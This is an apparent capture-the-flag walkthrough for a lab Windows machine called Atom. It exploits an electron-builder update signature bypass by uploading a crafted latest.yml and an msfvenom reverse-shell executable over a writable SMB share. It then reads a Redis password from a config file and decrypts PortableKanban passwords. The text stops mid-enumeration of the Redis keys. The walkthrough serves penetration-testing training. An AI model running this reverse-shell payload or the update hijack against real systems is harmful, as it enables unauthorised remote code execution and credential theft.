Atom

3rd April 2021 / Document No D21.101.167

Prepared By: MrR3boot

Machine Creator(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

Atom is a Medium Windows machine that features a hosting of Electron software. The website hosts a windows version of the application (Electron Builder) where a vulnerability in signature validation can lead to remote command execution and thus get a foothold on system as user jason. By capturing the password of Redis service from configuration file it was possible to get the encrypted password of user Administrator. By using exploitation for the PortableKanban the administrator's password can be decrypted and thus login through winrm to the system.

Note: IP target address might differ.

Skills required

- Web Enumeration
- Basic Yaml Knowledge
- Basic Python

Skills learned

- CVE Exploitation
- Custom Python script

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.233 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.233
```

```
nmap -p$ports -sV -sC -Pn 10.10.10.233

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
135/tcp  open  msrpc        Microsoft Windows RPC
443/tcp  open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 10 Enterprise 19042 microsoft-ds (workgroup:
WORKGROUP)
5040/tcp open  unknown
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6379/tcp open  redis        Redis key-value store
7680/tcp open  pando-pub?
```

Nmap reveals that the target server has many ports open. We also observe that Redis service is running. Let's connect to it.

Redis

We can use `redis-cli` to connect to this service.


```
redis-cli -h 10.10.10.233
```

```
redis-cli -h 10.10.10.233
10.10.10.233:6379> ping
(error) NOAUTH Authentication required.
```


This service requires authentication. We try to bruteforce the authentication without any success. We can continue our enumeration.

Apache

We now browse to web server on port 80.




The server hosts a blog where a note taking application called `Heed` is presented. There are also different download options based on the operating system if we scroll down a bit.



Only Windows release is available. We switch to a Windows VM and download the file.


```
powershell wget http://10.10.10.233/releases/heed_setup_v1.0.0.zip -o
heed_setup_v1.0.0.zip
```

The archive includes a setup file. We install the application. The setup just completes and opens the app.



It just has a single menu with a feature to create and delete notes.

We can create notes which appears in the application main window.



There's an error message which appears on the bottom right of the application when we open the app. This states an `Error in auto-updater.`

SMB

Checking access to SMB reveals that it allows guest sessions which we can list the shares that are indeed accessible.

```
smbmap -u anonymous -p anonymous -H 10.10.10.233
```

```
smbmap -u anonymous -p anonymous -H 10.10.10.233

[+] Guest session       IP: 10.10.10.233:445    Name: unknown

        Disk                    Permissions     Comment
        ----                    -----------     -------
        ADMIN$                  ACCESS          Remote Admin
        C$                      ACCESS          Default share
        IPC$                    READ ONLY       Remote IPC
        Software_Updates        READ, WRITE
```

We've read and write access to `Software_Updates` folder. We can view the files inside this folder.

```
smbmap -u anonymous -p anonymous -H 10.10.10.233 -R Software_Updates
```

```
smbmap -u anonymous -p anonymous -H 10.10.10.233 -R software_updates

[+] Guest session       IP: 10.10.10.233:445    Name: unknown

        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        software_updates                                        READ, WRITE
        .\software_updates\*
        dr--r--r--                0 Thu Apr  8 23:49:35 2021    .
        dr--r--r--                0 Thu Apr  8 23:49:35 2021    ..
        dr--r--r--                0 Thu Apr  8 23:49:02 2021    client1
        dr--r--r--                0 Thu Apr  8 23:49:02 2021    client2
        dr--r--r--                0 Thu Apr  8 23:49:02 2021    client3
        fr--r--r--            34932 Thu Apr  8 11:32:13 2021    UAT_Testing_Procedures.pdf
```

There are 3 different client folders and a PDF document. We download the specified file and open it.

```
smbmap -u anonymous -p anonymous -H 10.10.10.233 --download
software_updates/UAT_Testing_Procedures.pdf
```

Heedv1.0

Internal QA Documentation

What is Heed ?

Note taking application which helps users in taking important notes.

Features ?

Very limited at the moment. There's no server interaction when creating notes. So currently it just acts as a one-tier thick client application. We are planning to move it to a full fledged two-tier architecture sometime in the future releases.


What about QA ?

We follow the below process before releasing our products.

1. Build and install the application to make sure it works as we expect it to be.
2. Make sure that the update server running is in a private hardened instance. To initiate the QA process, just place the updates in one of the "client" folders, and the appropriate QA team will test it to ensure it finds an update and installs it correctly.
3. Follow the checklist to see if all given features are working as expected by the developer.

The document describes with more details the product and the Quality Assurance (QA) process. It highlights that if we drop software updates in one of the `client` folders, the QA team will test the updates. It also mentioning that the software checks for an update and installs it. Its worth checking the network traffic when we open the application. We will use WireShark and we restart the application.


> Note: Capture on local network interface (Ethernet0 etc)



The DNS traffic shows that this application is trying to resolve a domain `updates.atom.htb`. We add this in our `hosts` file and we restart the application again.

```
10.10.10.233  updates.atom.htb
```


> Note: Capture on tun0 (openvpn interface)



This time we observe HTTP traffic where the application is trying to fetch `latest.yml` file.

Foothold


Searching terms related to `auto-updater` and `latest.yml` shows the results below.



It seems that this application is built with the Electron software and its using the [electron-builder](#) package.

```
A complete solution to package and build a ready for distribution Electron app with
“auto update” support out of the box
```

This package supports software updates. Checking issues related to this package reveals the results below.



The blogpost explains that there's an issue in signature validation during software update which can lead to Remote Command Execution (RCE). It also presents an example of an update definition.

```
version: 1.2.3
files:
  - url: v'ulnerable-app-setup-1.2.3.exe
    sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZ[...]tkYPEvMxDWgNkb8tPCNZLTbKWcDEOJzfA==
    size: 44653912
path: v'ulnerable-app-1.2.3.exe
sha512: GIh9UnKyCaPQ7ccX0MDL10UxPAAZr1[...]ZrR5X1kb8tPCNZLTbKWcDEOJzfA==
releaseDate: '2019-11-20T11:17:02.627Z'
```

By placing a single quote in the binary name, the signature validation can be bypassed which eventually executes the vulnerable application. The blogpost also shows a possible command injection. But this is limited as we can't use any special characters in the filename.

> Note: I've disabled defender to simplify the exploitation process.

Reading about the electron-builder in published documentation we learn that updates can be downloaded from a generic HTTP(s) server. Assuming that the `updates.atom.htb` is running internally on the target server and its server folder (webroot) is exposed via smb share `Software_Updates` this can be exploited. We switch back to our Linux VM and create an executable using `msfvenom`.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f exe >
shell.exe
```

We calculate the sha512 hashes and update `latest.yml` contents as below.

```
sha512sum shell.exe | cut -d ' ' -f1 | xxd -r -p | base64 -w0
EVvQO63t9MvQxEIvTTKgMA+X8XMFxDJ+RUsw+Z/sXv2ISXfTJ3pGQeP5gCxP8L/oDT/rAZGNMXILwh1DtnO0/w=
=
```

```
version: 1.0.1
files:
  - url: s'hell.exe
    sha512:
EVvQO63t9MvQxEIvTTKgMA+X8XMFxDJ+RUsw+Z/sXv2ISXfTJ3pGQeP5gCxP8L/oDT/rAZGNMXILwh1DtnO0/w=
=
    size: 7168
path: s'hell.exe
sha512:
EVvQO63t9MvQxEIvTTKgMA+X8XMFxDJ+RUsw+Z/sXv2ISXfTJ3pGQeP5gCxP8L/oDT/rAZGNMXILwh1DtnO0/w=
=
```

```
mv shell.exe s\'hell.exe
```

We make sure that we put higher version than the actual setup that we have installed. We setup a listener on port 4444 and upload the `s'hell.exe` and `latest.yml` files in any of the folders in the `Software_Updates` share.

```
smbclient \\\\10.10.10.233\\software_updates
Enter WORKGROUP\htb's password:
Try "help" to get a list of possible commands.
smb: \> cd client1
smb: \client1\> put s'hell.exe
putting file s'hell.exe (15 kb/s) (average 15 kb/s)
smb: \client1\> put latest.yml
putting file latest.yml (12 kb/s) (average 12 kb/s)
```

In a minute or so we receive a shell as user `jason`.

```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.233] 49952
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
atom\jason
```

Privilege Escalation


Enumerating `jason` home folders, we observe that the `Downloads` folder contains `PortableKanban` software.

```
c:\Users\jason\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is B61D-96BD

    Directory of c:\Users\jason\Downloads

04/02/2021  08:00 AM   <DIR>     .
04/02/2021  08:00 AM   <DIR>     ..
03/31/2021  02:36 AM   <DIR>     node_modules
04/02/2021  08:21 PM   <DIR>     PortableKanban
               0 Files(s)       0 bytes
               4 Dir(s)   6,908,080,128 bytes free
```

This software is used to create and manage tasks. It has a know vulnerability where this software uses a hardcoded DES key and IV values which can be leveraged to decrypt the password that is required to login to this software. This is explained with detail here. The script extracts the encrypted password of `Administrator` user from `PortableKanban.pk3` file.

```
for user in data["Users"]:
  print("{}:{}".format(user["Name"],decode(user["EncryptedPassword"])))
```

But as we don't have that file in this folder we download the software from this link. Opening the exe inside archive gives us two options to store the files.



We notice that it supports Redis database server. From nmap scan we are informed that redis server is running. We enumerate for its credentials.

```
c:\Program Files\Redis>sc qc redis
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: redis
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Redis\redis-server.exe" --service-
run "C:\Program Files\Redis\redis.windows-service.conf"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Redis
        DEPENDENCIES       :
        SERVICE_START_NAME : NT AUTHORITY\NETWORKSERVICE
```

We locate redis setup in `C:\Program Files` folder and the `redis.windows-service.conf` file that loads the configuration. We search for `requirepass` variable which stores the password for redis authentication.

```
c:\Program Files\Redis>type redis.windows-service.conf | findstr requirepass

requirepass kidvscat_yes_kidvscat
# If the master is password protected (using the "requirepass" configuration
# requirepass foobared
```

We can view the password which is `kidvscat_yes_kidvscat`. Let's authenticate to the service and retrieve the keys.

```
redis-cli -h 10.10.10.233
10.10.10.233:6379> auth kidvscat_yes_kidvscat
OK
10.10.10.233:6379> keys *
1) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
